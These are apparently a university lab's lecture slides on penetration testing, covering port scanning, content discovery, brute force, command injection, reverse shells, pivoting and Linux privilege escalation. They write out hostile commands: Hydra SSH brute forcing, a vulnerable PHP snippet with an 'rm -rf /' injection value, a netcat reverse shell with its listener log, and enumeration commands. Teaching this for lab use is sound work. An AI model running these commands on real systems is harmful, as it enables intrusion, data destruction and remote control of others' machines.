



# LAB4: SCANNING, RECONNAISSANCE, AND PENETRATION TESTING

Fengwei Zhang



# Penetration Test

- 1. Planning and reconnaissance
- 2. Scanning
- 3. Gaining Access
- 4. Maintaining access
- 5. Analysis



# Ports


- On a host, multiple processes (programs) can be accessing the network at the same time. These processes can use the network simultaneously. For the host to tell which process receives which packet, we need to use port numbers.

Protocol	Port Number
HTTP	80
HTTPS	443
POP3	110
SMTP	25
SSH	22
Telnet	23

# Ports

IP packets coming to the server with the IP address 10.10.13.13 will be delivered to the running process based on the destination port number.

- For packets of type TCP with port number 22, the destination process is the SSH server.
- For packets of type TCP with port number 80, the destination process is the HTTP server.
- For packets of type UDP (or TCP) with port number 53, the destination process is the DNS server.






# Nmap

- When we want to target a network, we want to find an efficient tool to help us handle repetitive tasks and answer the following questions:
  1. Which systems are up?
  2. What services are running on these systems?
- The tool that we will rely on is Nmap.
  1. ARP scan: This scan uses ARP requests to discover live hosts
  2. ICMP scan: This scan uses ICMP requests to identify live hosts
  3. TCP/UDP ping scan: This scan sends packets to TCP ports and UDP ports to determine live hosts.

# Subnet

- A subnetwork, or simply a subnet, has its own IP address range and is connected to a more extensive network via a router. There might be a firewall enforcing security policies depending on each network.





# Subnet

- The figure above shows two types of subnets:
  1. Subnet with /16, which means that the subnet mask can be written as 255.255.0.0. This subnet can have around 65 thousand hosts.
  2. Subnets with /24, which indicates that the subnet mask can be expressed as 255.255.255.0. This subnet can have around 250 hosts.



# HTTP(S)

- The HTTP protocol is a client-server protocol to provide communication between a client and a webserver. HTTP requests are similar to a standard TCP network request; however, HTTP adds specific headers to the request to identify the protocol and other information.
- When an HTTP request is crafted, the method and target header will always be included. The target header will specify what to retrieve from the server, and the method header will specify how.
- **Example Request**

```
GET / HTTP/1.1  
Host: example.com  
User-Agent: Mozilla/5.0 Firefox/87.0  
Referer: https://example.com/
```





# HTTP(S)

- Once the server receives a request, it will send back a response, including any requested content if successful and a status code. The status code is used to tell the client browser how the webserver interpreted the request. The most common "successful" status code is HTTP 200 OK.
- **Example Response**




```
HTTP/1.1 200 OK
Server: nginx/1.15.8
Date: Wednesday, 24 Nov 2021 13:34:03 GMT
Content-Type: text/html
Content-Length: 98
```

```
<html>
<head>
  <title>Example</title>
</head>
  <body> Example Page </body>
</html>
```



# Content Discovery

- Content is the assets and inner workings of the application that we are testing. Contents can be files, folders, or pathways that weren't necessarily intended to be accessed by the general public.
- Web servers, unless configured otherwise, are designed to serve these files and folders, as long as you know the names.

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">dog_pictures/</a>	2021-11-10 05:48	-	
 <a href="#">hello/</a>	2021-11-10 05:46	-	
 <a href="#">passwords.txt</a>	2021-11-10 05:46	0	



# Content Discovery

- Content discovery is a useful technique to have in our arsenal because it allows us to find things that we aren't supposed to see. For example, we may be able to find:
  1. Configuration files
  2. Passwords and secrets
  3. Backups
  4. Content management systems
  5. Administrator dashboards or portals

```
cmnatic@thm$ dirb http://santascookies.thm/ /usr/share/wordlists/mywordlist.txt
```



# Brute-Force Attack

- A brute force attack can manifest itself in many different ways, but primarily consists in an attacker configuring predetermined values, making requests to a server using those values, and then analyzing the response.
- Having a good wordlist is critical to carrying out a successful password attack.
  1. Default Passwords
  2. Weak Passwords
  3. Leaked Passwords
  4. Username Wordlists



# SSH Brute-Force

- SSH brute-forcing can be common if your server is accessible to the Internet. Hydra supports many protocols, including SSH. We can use the previous syntax to perform our attack! It's important to notice that password attacks rely on having an excellent wordlist to increase your chances of finding a valid username and password.
- `user@machine$ hydra -L users.lst -P /path/to/wordlist.txt ssh://10.10.x.x -v`



# Cracking a Password Protected Zip File

- John the Ripper is one of the most well-known, well-loved, and versatile hash-cracking tools out there. It combines a fast cracking speed, with an extraordinary range of compatible hash types.
- First use the zip2john tool to convert the zip file into a hash format that John is able to understand, and hopefully crack.
- `$ zip2john [options] [zip file] > [output file]`
- Then:
- `$ john --wordlist=/usr/share/wordlists/rockyou.txt zip_hash.txt`



# Command Injection

- This vulnerability exists because applications often use functions in programming languages such as PHP, Python and NodeJS to pass data to and to make system calls on the machine's operating system. For example, taking input from a field and searching for an entry into a file. Take this code snippet below as an example:


```
<?php
$songs = "/var/www/html/songs" 1.
if (isset $_GET["title"]) {
    $title = $_GET["title"]; 2.
    $command = "grep $title /var/www/html/songtitle.txt"; 3.
    $search = exec($command);
    if ($search == "") {
        $return = "<p>The requested song</p><p> $title does </p><b>not</b><p> exist!</p>";
    } else {
        $return = "<p>The requested song</p><p> $title does </p><b>exist!</b>"; 4.
    }
    echo $return;
}
?>
```



# Command Injection

1. The application stores MP3 files in a directory contained in the operating system.
  2. The user inputs the song title they wish to search for. The application stores this input into the `$title` variable.
  3. The data within this `$title` variable is passed to the command `grep` to search a text file named `songtitle.txt` for the entry of whatever the user wishes to search for.
  4. The output of this search of `songtitle.txt` will determine whether the application informs the user that the song exists or not.
- What would happen if the user input `“; rm -rf /; ”`?





# Shell

- Shells are what we use when interfacing with a Command Line environment (CLI). In other words, the common bash or sh programs in Linux are examples of shells, as are cmd.exe and Powershell on Windows.
- When targeting remote systems it is sometimes possible to force an application running on the server (such as a web server, for example) to execute arbitrary code. When this happens, we want to use this initial access to obtain a shell running on the target.
- In simple terms, we can force the remote server to either send us command line access to the server (a reverse shell) or to open up a port on the server which we can connect to in order to execute further commands (a bind shell).



# Reverse Shell

- Reverse shells are when the target is forced to execute code that connects back to your computer. On your computer, you would use one of the tools mentioned in the previous task to set up a listener which would be used to receive the connection. Reverse shells are a good way to bypass firewall rules that may prevent you from connecting to arbitrary ports on the target; however, the drawback is that, when receiving a shell from a machine across the internet, you would need to configure your network to accept the shell.
- On the attacking machine:
- `$ sudo nc -lvnp 443`
- On the target:
- `$ nc <LOCAL-IP> <PORT> -e /bin/bash`



# Reverse Shell


- Notice that after running the command on the right, the listener receives a connection. When the whoami command is run, we see that we are executing commands as the target user. The important thing here is that we are listening on our own attacking machine, and sending a connection from the target.


```
muri@augury:~$ whoami
muri
muri@augury:~$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.199.58] 43
286
whoami
shell
```

```
shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ nc 10.11.12.223 443 -e /bin/bash
```

# Pivoting

- Pivoting is the art of using access obtained over one machine to exploit another machine deeper in the network.






# Pivoting

- The methods we use to pivot tend to vary between the different target operating systems. Frameworks like Metasploit can make the process easier, however, for the time being, we'll be looking at more manual techniques for pivoting.
- There are two main methods encompassed in this area of pentesting:
  1. **Tunnelling/Proxying:** Creating a proxy type connection through a compromised machine in order to route all desired traffic into the targeted network. This could potentially also be tunnelled inside another protocol (e.g. SSH tunnelling), which can be useful for evading a basic Intrusion Detection System (IDS) or firewall
  2. **Port Forwarding:** Creating a connection between a local port and a single port on a target, via a compromised host

# Privilege Escalation


- At its core, Privilege Escalation usually involves going from a lower permission to a higher permission. More technically, it's the exploitation of a vulnerability, design flaw or configuration oversight in an operating system or application to gain unauthorized access to resources that are usually restricted from the users.





# Privilege Escalation

- There are two main privilege escalation variants:
  1. **Horizontal privilege escalation:** This is where you expand your reach over the compromised system by taking over a different user who is on the same privilege level as you. [Travel sideways on the tree]
  2. **Vertical privilege escalation (privilege elevation):** This is where you attempt to gain higher privileges or access, with an existing account that you have already compromised. For local privilege escalation attacks this might mean hijacking an account with administrator privileges or root privileges. [Travel up on the tree]



# LinEnum

- LinEnum is a simple bash script that performs common commands related to privilege escalation, saving time and allowing more effort to be put toward getting root. It is important to understand what commands LinEnum executes so that you are able to manually enumerate privesc vulnerabilities in a situation where you're unable to use LinEnum or other like scripts.
- `$ wget https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh`

```
(user3) 10.10.147.241 — Konsole
user3@polobox:~$ wget 10.8.6.72:8000/LinEnum.sh
--2020-03-05 05:43:45-- http://10.8.6.72:8000/LinEnum.sh
Connecting to 10.8.6.72:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[=====>] 45.54K  273KB/s  in 0.2s

2020-03-05 05:43:46 (273 KB/s) - 'LinEnum.sh' saved [46631/46631]
```





# Abusing SUID/GUID Files

- The first step in Linux privilege escalation exploitation is to check for files with the SUID/GUID bit set. This means that the file or files can be run with the permissions of the file(s) owner/group.
- What is a SUID binary?
- As we all know in Linux everything is a file, including directories and devices which have permissions to allow or restrict three operations i.e. read/write/execute. So when you set permission for any file, you should be aware of the Linux users to whom you allow or restrict all three permissions. Take a look at the following demonstration of how maximum privileges (rwx-rwx-rwx) look:
  - r = read
  - w = write
  - x = execute



# Abusing SUID/GUID Files

- **user group others**
- **rwx rwx rwx**
- **421 421 421**
- The maximum number of bits that can be used to set permission for each user is 7, which is a combination of reading (4) writing (2), and executing (1) operations. For example, if you set permissions using "**chmod**" as **755**, then it will be **rwxr-xr-x**.
- But when special permission is given to each user it becomes SUID or SGID. When extra bit "**4**" is set to the user(Owner) it becomes **SUID** (Set user ID) and when bit "**2**" is set to group it becomes **SGID** (Set Group ID).
- `$ find / -perm -u=s -type f 2>/dev/null`



# /etc/passwd

- The /etc/passwd file stores essential information, which is required during login. In other words, it stores user account information. The /etc/passwd is a plain text file. It contains a list of the system's accounts, giving each account some useful information like user ID, group ID, home directory, shell, and more.
- The /etc/passwd file contains one entry per line for each user (user account) of the system. All fields are separated by a colon: symbol. A total of seven fields are as follows. Generally, /etc/passwd file entry looks as follows:
- test:x:0:0:root:/root:/bin/bash



# Sudo -l

- This exploit comes down to how effective our user account enumeration has been. Use "sudo -l" to list what commands you're able to use as a super user on that account. Sometimes, like this, you'll find that you're able to run certain commands as a root user without the root password. This can enable you to escalate privileges.



# Misconfigured Binaries and GTFOBins

- If you find a misconfigured binary during your enumeration, or when you check what binaries a user account you have access to can access, a good place to look up how to exploit them is GTFOBins. GTFOBins is a curated list of Unix binaries that can be exploited by an attacker to bypass local security restrictions. It provides a really useful breakdown of how to exploit a misconfigured binary.
- <https://gtfobins.github.io/>



# Expanding Your Knowledge

- There is never a "magic" answer in the huge area that is Linux Privilege Escalation. This is simply a few examples of basic things to watch out for when trying to escalate privileges. The only way to get better at it, is to practice and build up experience. Checklists are a good way to make sure you haven't missed anything during your enumeration stage, and also to provide you with a resource to check how to do things if you forget exactly what commands to use.
- <https://github.com/netbiosX/Checklists/blob/master/Linux-Privilege-Escalation.md>